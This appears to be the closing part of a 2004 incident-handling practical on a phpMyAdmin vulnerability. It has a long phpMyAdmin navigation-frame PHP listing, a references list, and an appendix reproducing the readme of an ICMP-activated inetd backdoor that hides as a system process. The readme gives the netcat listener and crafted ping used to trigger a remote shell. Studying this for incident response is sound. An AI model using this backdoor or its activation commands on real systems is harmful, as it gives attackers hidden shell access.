htmlspecialchars($db_tooltip)); ?>" onclick="if (capable) {expandBase('el<?php echo $j; ?>', false)}">
            <span class="heada"><?php echo ($db_tooltip != '' && $cfg['ShowTooltipAliasDB'] ? '<i>' .
htmlspecialchars($db_tooltip) . '</i>' : htmlspecialchars($db)); ?><bdo dir="<?php echo($text_dir);
?>">&amp;nbsp;&amp;nbsp;</bdo></span><span class="headaCnt">(<?php echo $num_tables_disp; ?>)</span></a></nobr>
    </div>

    <div id="el<?php echo $j;?>Child" class="child" style="margin-bottom: 5px"<?php echo $on_mouse; ?>>
<?php
            // Displays the list of tables from the current database
            $tablestack = array();
            for ($t = 0; $t < $num_tables; $t++) {
                $table     = PMA_mysql_tablename($tables, $t);
                $alias = (!empty($tooltip_name) && isset($tooltip_name[$table]))
                        ? htmlspecialchars($tooltip_name[$table])
                        : '';
                $url_title = (!empty($tooltip) && isset($tooltip[$table]))
                        ? htmlspecialchars($tooltip[$table])
                        : '';

                $book_sql_query = PMA_queryBookmarks($db, $cfg['Bookmark'], '\'' . PMA_sqlAddslashes($table) . '\'', 'label');

                $list_item = '<a target="phpmain' . $hash . '" href="sql.php?' . $common_url_query . '&amp;table=' .
urlencode($table) . '&amp;sql_query=' . (isset($book_sql_query) && $book_sql_query != FALSE ?
urlencode($book_sql_query) : urlencode('SELECT * FROM ' . PMA_backquote($table))) . '&amp;pos=0&amp;goto=' .
$cfg['DefaultTabTable'] . '" title="' . $strBrowse . ': ' . $url_title . '">';
                $list_item .= '<img src="images/button_smallbrowse.png" width="10" height="10" border="0" alt="' . $strBrowse
. ': ' . $url_title . '" /></a>';
                $list_item .= '<bdo dir="' . $text_dir . '">&amp;nbsp;</bdo>' . "\n";
                $list_item .= '<a class="tblItem" id="tbl_' . md5($table) . '" title="' . $url_title . '" target="phpmain' . $hash . '"
href="' . $cfg['DefaultTabTable'] . '?' . $common_url_query . '&amp;table=' . urlencode($table) . '">';
                $list_item .= ($alias != '' && $cfg['ShowTooltipAliasTB'] ? $alias : htmlspecialchars($table)) . '</a></nobr><br />'
. "\n";

                // garvin: Check whether to display nested sets
                if (!empty($cfg['LeftFrameTableSeparator'])) {
                    $_table = explode($cfg['LeftFrameTableSeparator'],  str_replace('\'', '\\\'',$table));
                    if (is_array($_table)) {
                        foreach($_table AS $key => $val) {
                            if ($val == '') {
                                $_table[$key] = '__protected__';
                            }
                        }

                        $_table = PMA_reduceNest($_table);

                        if (count($_table) == 1) {
                            array_unshift($_table, '');
                        }
                        PMA_multimerge($tablestack, $_table);
                    } else {
                        $tablestack['']['pma_name'][] = $table;
                        $tablestack['']['pma_list_item'][] = $list_item;
                    }
                } else {
                    $tablestack['']['pma_name'][] = $table;
                    $tablestack['']['pma_list_item'][] = $list_item;
                }
            } // end for $t (tables list)

            PMA_nestedSet($j, $tablestack);
            ?>
    </div>
            <?php
            echo "\n";

        }

        // Light mode -> displays the select combo with databases names and the
```

```
        // list of tables contained in the current database
        else {
            echo "\n";

            // Builds the databases' names list
            if (!empty($db_start) && $db == $db_start) {
                // Gets the list of tables from the current database
                for ($t = 0; $t < $num_tables; $t++) {
                    $table      = PMA_mysql_tablename($tables, $t);
                    $url_title  = (!empty($tooltip) && isset($tooltip[$table]))
                                ? htmlentities($tooltip[$table])
                                : '';
                    $alias = (!empty($tooltip_name) && isset($tooltip_name[$table]))
                           ? htmlentities($tooltip_name[$table])
                           : '';

                    $book_sql_query = PMA_queryBookmarks($db, $cfg['Bookmark'], '\'' . PMA_sqlAddslashes($table) . '\',
'label');

                    $table_list .= '    <nobr><a target="phpmain' . $hash . '" href="sql.php?' . $common_url_query . '&amp;table='
. urlencode($table) . '&amp;sql_query=' . (isset($book_sql_query) && $book_sql_query != FALSE ?
urlencode($book_sql_query) : urlencode('SELECT * FROM ' . PMA_backquote($table))) . '&amp;pos=0&amp;goto=' .
$cfg['DefaultTabTable'] . '">' . "\n";
                    $table_list .= '            <img src="images/button_smallbrowse.png" width="10" height="10" border="0" alt="' .
$strBrowse . ': ' . $url_title . '" title="' . $strBrowse . ': ' . $url_title . '" /></a><bdo dir="' . $text_dir . '"> </bdo>' . "\n";
                    if (PMA_USR_BROWSER_AGENT == 'IE') {
                        $table_list .= '        <span class="tblItem"><a class="tblItem" id="tbl_' . md5($table) . '" title="' . $url_title .
'" target="phpmain' . $hash . '" href="' . $cfg['DefaultTabTable'] . '?' . $common_url_query . '&amp;table=' .
urlencode($table) . '">' . ($alias != '' && $cfg['ShowTooltipAliasTB'] ? $alias : htmlspecialchars($table)) .
'</a></span></nobr><br />' . "\n";
                    } else {
                        $table_list .= '        <a class="tblItem" id="tbl_' . md5($table) . '" title="' . $url_title . '" target="phpmain' .
$hash . '" href="' . $cfg['DefaultTabTable'] . '?' . $common_url_query . '&amp;table=' . urlencode($table) . '">' . ($alias != ''
&& $cfg['ShowTooltipAliasTB'] ? $alias : htmlspecialchars($table)) . '</a></nobr><br />' . "\n";
                    }
                } // end for $t (tables list)

                if (!$table_list) {
                    $table_list = '    <br /><br />' . "\n"
                                . '    <div>' . $strNoTablesFound . '</div>' . "\n";
                }
                $selected = ' selected="selected"';

                $table_list_header .= '    <a class="item" target="phpmain' . $hash . '" href="' . $cfg['DefaultTabDatabase'] . '?' .
$common_url_query . '">' . "\n";
                $table_list_header .= '        <span class="heada"><b>' . ($db_tooltip != '' && $cfg['ShowTooltipAliasTB'] ?
htmlspecialchars($db_tooltip) : htmlspecialchars($db)) . '</b><bdo dir="' . $text_dir .
'">  </bdo></span></a><br />' . "\n\n";
            } else {
                $selected = '';
            } // end if... else...

            if (!empty($num_tables)) {
                echo '            <option value="' . htmlspecialchars($db) . '" ' . $selected . '>' . ($db_tooltip != '' &&
$cfg['ShowTooltipAliasDB'] ? htmlspecialchars($db_tooltip) : htmlspecialchars($db)) . ' (' . $num_tables . ')</option>' . "\n";
            } else {
                echo '            <option value="' . htmlspecialchars($db) . '" ' . $selected . '>' . ($db_tooltip != '' &&
$cfg['ShowTooltipAliasDB'] ? htmlspecialchars($db_tooltip) : htmlspecialchars($db)) . ' (-)</option>' . "\n";
            } // end if... else...

        } // end if (light mode)

    } // end for $i (db list)

    // Light mode -> end of the select combo for databases and table list for
    // the current database
    if ($cfg['LeftFrameLight']) {
        echo '        </select>' . "\n";
        echo '        <noscript><input type="submit" name="Go" value="' . $strGo . '" /></noscript>' . "\n";
        echo '    </form>' . "\n";
```

```
        if (!$table_list) {
            $table_list = '    <div>' . $strSelectADb . '</div>' . "\n";
        }

        // Displays the current database name and the list of tables it
        // contains
        echo "\n" . '    <hr noshade="noshade" />' . "\n\n";
        echo $table_list_header;
        echo $table_list;
        echo "\n" . '    <hr noshade="noshade" />' . "\n";
    }

    // No light mode -> initialize some js variables for the
    // expandible/collapsible stuff
    else {
        ?>

    <!-- Arrange collapsible/expandable db list at startup -->
    <script type="text/javascript" language="javascript1.2">
    <!--
    if (isNS4) {
      firstEl  = 'el1Parent';
      firstInd = nsGetIndex(firstEl);
      nsShowAll();
      nsArrangeList();
    }
    var expandedDb = '<?php echo (empty($selected_db)) ? '' : 'el' . $selected_db . 'Child'; ?>';
    //-->
    </script>
        <?php

    } // end if... else... (light mode)

} // end if ($server > 1)


// Case where only one database has to be displayed
else if ($num_dbs == 1) {
    $db                 = $dblist[0];
    $tables             = @PMA_mysql_list_tables($db);
    $num_tables         = ($tables) ? @mysql_numrows($tables) : 0;
    $common_url_query   = PMA_generate_common_url($db);
    if ($num_tables) {
        $num_tables_disp = $num_tables;
    } else {
        $num_tables_disp = '-';
    }

    // Get additional infomation about tables for tooltip
    if ($cfg['ShowTooltip'] && PMA_MYSQL_INT_VERSION >= 32303
        && $num_tables) {
        $tooltip = array();
        $tooltip_name = array();
        $result  = PMA_mysql_query('SHOW TABLE STATUS FROM ' . PMA_backquote($db));
        while ($tmp = PMA_mysql_fetch_array($result)) {
            $tooltip_name[$tmp['Name']] = (!empty($tmp['Comment']) ? $tmp['Comment'] . ' ' : '');
            $tmp['Comment'] = ($cfg['ShowTooltipAliasTB'] ? $tmp['Name'] : $tmp['Comment']);

            $tooltip[$tmp['Name']] = (!empty($tmp['Comment']) ? $tmp['Comment'] . ' ' : '')
                                   . '(' . (isset($tmp['Rows']) ? $tmp['Rows'] : '0') . ' ' . $strRows . ')';
        } // end while
    } // end if

    // garvin: Get comments from PMA comments table
    $db_tooltip = '';
    if ($cfg['ShowTooltip'] && $cfgRelation['commwork']) {
        $tmp_db_tooltip = PMA_getComments($db);
        if (is_array($tmp_db_tooltip)) {
            $db_tooltip = implode(' ', $tmp_db_tooltip);
```

```
        }
    }


    // Displays the database name
    if (!$cfg['LeftFrameLight']) {
        $on_mouse = (($cfg['LeftPointerColor'] == '') ? '' : ' onmouseover="if (isDOM || isIE4) {hilightBase(\'el2\', \'' .
$cfg['LeftPointerColor'] . '\')}" onmouseout="if (isDOM || isIE4) {hilightBase(\'el2\', \'' . $cfg['LeftBgColor'] . '\')}"');

        echo "\n";
        echo '    <div id="el2Parent" class="parent"' . $on_mouse . '>';

        if (!empty($num_tables)) {
            echo "\n";
            ?>
        <nobr><a class="item" href="<?php echo $cfg['DefaultTabDatabase']; ?>?<?php echo $common_url_query; ?>"
onclick="if (capable) {expandBase('el2', true); return false} else {return true}">
            <img name="imEx" id="el2Img" src="images/plus.png" border="0" width="9" height="9" alt="+" /></a>
            <?php
        } else {
            echo "\n";
            ?>
        <nobr><img name="imEx" src="images/minus.png" border="0" width="9" height="9" alt="-" />
            <?php
        }
        echo "\n";
        ?>
        <a class="item" href="<?php echo $cfg['DefaultTabDatabase']; ?>?<?php echo $common_url_query; ?>"
title="<?php echo ($db_tooltip != '' && $cfg['ShowTooltipAliasDB'] ? htmlspecialchars($db) :
htmlspecialchars($db_tooltip)); ?>" onclick="if (capable) {expandBase('el2', false)}">
            <span class="headа"><?php echo ($db_tooltip != '' && $cfg['ShowTooltipAliasDB'] ? '<i>' .
htmlspecialchars($db_tooltip) . '</i>' : htmlspecialchars($db)); ?><bdo dir="<?php echo($text_dir);
?>">&amp;nbsp;&amp;nbsp;</bdo></span><span class="headaCnt">(<?php echo $num_tables_disp; ?>)</span></a></nobr>
    </div>

    <div id="el2Child" class="child" style="margin-bottom: 5px"<?php echo $on_mouse; ?>>
    <?php
    } else {
        echo "\n";
        ?>
    <div id="el2Parent" class="parent">
        <nobr><a class="item" href="<?php echo $cfg['DefaultTabDatabase']; ?>?<?php echo $common_url_query; ?>">
            <span class="headа"><?php echo ($db_tooltip != '' && $cfg['ShowTooltipAliasDB'] ? htmlspecialchars($db_tooltip)
: htmlspecialchars($db)); ?><bdo dir="<?php echo($text_dir); ?>">&amp;nbsp;&amp;nbsp;</bdo></span><span
class="headaCnt">(<?php echo $num_tables_disp; ?>)</span></a></nobr>
    </div>
    <div id="el2Child" class="child" style="margin-bottom: 5px">
        <?php
    }

    // Displays the list of tables from the current database
    $tablestack = array();
    for ($j = 0; $j < $num_tables; $j++) {
        $table     = PMA_mysql_tablename($tables, $j);
        $alias = (!empty($tooltip_name) && isset($tooltip_name[$table]))
                ? htmlentities($tooltip_name[$table])
                : '';
        $url_title = (!empty($tooltip) && isset($tooltip[$table]))
                ? htmlentities($tooltip[$table])
                : '';
        $book_sql_query = PMA_queryBookmarks($db, $cfg['Bookmark'], '\'' . PMA_sqlAddslashes($table) . '\'', 'label');

        if ($cfg['LeftFrameLight']) {
        echo "\n";
        ?>
        <nobr><a target="phpmain<?php echo $hash; ?>" href="sql.php?<?php echo $common_url_query;
?>&amp;table=<?php echo urlencode($table); ?>&amp;sql_query=<?php echo (isset($book_sql_query) &&
$book_sql_query != FALSE ? urlencode($book_sql_query) : urlencode('SELECT * FROM ' . PMA_backquote($table)));
?>&amp;pos=0&amp;goto=<?php echo $cfg['DefaultTabTable']; ?>" title="<?php echo $strBrowse . ': ' . $url_title; ?>">
```

```
            <img src="images/button_smallbrowse.png" width="10" height="10" border="0" alt="<?php echo $strBrowse . ':
' . $url_title; ?>" /></a><bdo dir="<?php echo $text_dir; ?>"> </bdo>
            <a class="tblItem" id="tbl_<?php echo md5($table); ?>" title="<?php echo $url_title; ?>" target="phpmain<?php
echo $hash; ?>" href="<?php echo $cfg['DefaultTabTable']; ?>?<?php echo $common_url_query; ?>&amp;table=<?php
echo urlencode($table); ?>">
            <?php echo ($alias != '' && $cfg['ShowTooltipAliasTB'] ? $alias : htmlspecialchars($table)); ?></a></nobr><br
/>
        <?php
        } else {
            $list_item = '<a target="phpmain' . $hash . '" href="sql.php?' . $common_url_query . '&amp;table=' .
urlencode($table) . '&amp;sql_query=' . (isset($book_sql_query) && $book_sql_query != FALSE ?
urlencode($book_sql_query) : urlencode('SELECT * FROM ' . PMA_backquote($table))) . '&amp;pos=0&amp;goto=' .
$cfg['DefaultTabTable'] . '" title="' . $strBrowse . ': ' . $url_title . '">';
            $list_item .= '<img src="images/button_smallbrowse.png" width="10" height="10" border="0" alt="' . $strBrowse . ':
' . $url_title . '" /></a>';
            $list_item .= '<bdo dir="' . $text_dir . '"> </bdo>' . "\n";
            $list_item .= '<a class="tblItem" id="tbl_' . md5($table) . '" title="' . $url_title . '" target="phpmain' . $hash . '" href="' .
$cfg['DefaultTabTable'] . '?' . $common_url_query . '&amp;table=' . urlencode($table) . '">';
            $list_item .= ($alias != '' && $cfg['ShowTooltipAliasTB'] ? $alias : htmlspecialchars($table)) . '</a></nobr><br />';

            // garvin: Check whether to display nested sets
            if (!empty($cfg['LeftFrameTableSeparator'])) {
                $_table = explode($cfg['LeftFrameTableSeparator'],  str_replace(\", '\\\",$table));
                if (is_array($_table)) {
                    foreach($_table AS $key => $val) {
                        if ($val == '') {
                            $_table[$key] = '__protected__';
                        }
                    }

                    $_table = PMA_reduceNest($_table);

                    if (count($_table) == 1) {
                        array_unshift($_table, '');
                    }
                    PMA_multimerge($tablestack, $_table);
                } else {
                    $tablestack['']['pma_name'][] = $table;
                    $tablestack['']['pma_list_item'][] = $list_item;
                }
            } else {
                $tablestack['']['pma_name'][] = $table;
                $tablestack['']['pma_list_item'][] = $list_item;
            }
        }
    } // end for $j (tables list)

    if (!$cfg['LeftFrameLight']) {
        PMA_nestedSet('1', $tablestack);
        ?>
    </div>
    <!-- Arrange collapsible/expandable db list at startup -->
    <script type="text/javascript" language="javascript1.2">
    <!--
    if (isNS4) {
      firstEl  = 'el1Parent';
      firstInd = nsGetIndex(firstEl);
      nsShowAll();
      nsArrangeList();
    }
    var expandedDb = '<?php echo (empty($selected_db)) ? '' : 'el' . $selected_db . 'Child'; ?>';
    //-->
    </script>
        <?php
    } else {
        echo '    </div>';
    }

    echo "\n";
} // end if ($num_dbs == 1)
```

```
// Case where no database has to be displayed
else {
    echo "\n";
    echo '<p>' . $strNoDatabases . '</p>';
} // end if ($num_dbs == 0)
echo "\n";
?>

</body>
</html>

<?php
/**
 * Close MySql connections
 */
if (isset($dbh) && $dbh) {
    @mysql_close($dbh);
}
if (isset($userlink) && $userlink) {
    @mysql_close($userlink);
}


/**
 * Sends bufferized data
 */
if (isset($cfg['OBGzip']) && $cfg['OBGzip']
    && isset($ob_mode) && $ob_mode) {
     PMA_outBufferPost($ob_mode);
}
?>
```

Appendix E - inetdfun - netbase-3.18-inetd.readme

```
icmp based inetd backdoor
=========================

+ store /bin/sh, pattern, fake procoess name xor'ed in binary
  (default value 39)
+ destination address and port are variable
+ if no entry is in inetd.conf process will appear as fake
  else as the first entry i.e. in.ftpd
+ type ICMP_ECHO is standard, change it if you like
  (ICMP_ECHO shouldnt be firewalled ;>)
+ define pattern ( key, pass ...) default pattern "deadaffe"


server side:              activation:
nc -lp [port]             ping -c 1 -p [PATTERN][PORT] [server]

for example:
pattern = \x41\x41\x41\x41 (xor it with value 39 to write it to the binary...)

nc -lp 57005 ( = 0xdead)  ping -c 1 -p 41414141dead localhost

have fun,
wildandi
```

List of References

[1] phpMyAdmin Arbitrary Command Execution Vulnerability. Dec 12, 2001. http://www.securityfocus.com/bid/3121/info/ (Oct 10, 2004)

[2] "SecurityFocus - The Largest Community of Security Professionals Available Anywhere." http://www.securityfocus.com/corporate/company/index.shtml (11 Sept 2004)

[3] Wright, Paul M. "How to stop someone exploiting the "do_brk ()" vulnerability of the Linux Kernel to gain root and then steal your Intellectual Property." 31 Dec, 2003 http://www.giac.org/practical/GCIH/Paul_Wright_GCIH.pdf. (11 Sept. 2004)

[4] "The phpMyAdmin Project." http://www.phpmyadmin.net/home_page/ (11 Sept. 2004)

[5] "HTTP." http://www.webopedia.com/TERM/H/HTTP.html (Nov 7, 2004)

[6] "HTML." http://www.webopedia.com/TERM/H/HTML.html (Nov 7, 2004)

[7] "phpMyAdmin Multiple Input Validation Vulnerabilities." Jun 29, 2004. http://www.securityfocus.com/bid/10629/help/ (11 Sept. 2004)

[8] "phpMyAdmin Multiple Input Validation Vulnerabilities." Jun 29, 2004. http://www.securityfocus.com/bid/10629/discussion/ (11 Sept. 2004)

[9] "eval." PHP Manual. 14 Sep 2004. http://us4.php.net/manual/en/function.eval.php (14 Sept. 2004)

[10] "FreeBSD Ports : phpMyAdmin < 2.5.7.1". http://cgi.nessus.org/plugins/dump.php3?id=12596 (11 Sept. 2004)

[11] Securityfocus Mailing Lists Subscription. http://www.securityfocus.com/subscribe. (Oct 10, 2004)

[12] Simbolon, Nasir. "phpmy-explt.c." 10 Jun. 2004. http://downloads.securityfocus.com/vulnerabilities/exploits/phpmy-explt.c (14 Sept. 2004)

[13] "exec." PHP Manual. 14 Sep 2004. http://us4.php.net/manual/en/function.exec.php (14 Sept. 2004)

[14] GCC. Sept 14, 2004. http://gcc.gnu.org. (14 Sept, 2004)

[15] genius@h07.org or genius@unixgeek.de. README. Die Putze - The ultimate unix logfile cleaner. http://www.packetstormsecurity.org/UNIX/penetration/log-wipers/die_putze.0.6.tar.gz.

[16] Skoudis, Ed and The SANS Institute. Track 4 - Hacker Techniques, Exploits & Incident Handling: Incident Handling Step by Step and Computer Crime Investigation. The SANS Institute, 2004. 36

[17] Skoudis, Ed and The SANS Institute. Track 4 - Hacker Techniques, Exploits & Incident Handling: Incident Handling Step by Step and Computer Crime Investigation, The SANS Institute, 2004. pg 59-64

[18] Caswell, Brian and Hewlett, Jeremy. "SnortUsers Manual 2.2.0". http://www.snort.org/docs/snort_manual/ (Sept 14, 2004)

[19] Skoudis, Ed and The SANS Institute. Track 4 - Hacker Techniques, Exploits & Incident Handling: Incident Handling Step by Step and Computer Crime Investigation, The SANS Institute, 2004. pg 12

[20] Google. http://www.google.com. (Sept 14, 2004)

[21] Symantec, "Protect Yourself from Insider Threats". http://www.symantec.com/smallbiz/library/insider.html (Sept 19, 2004)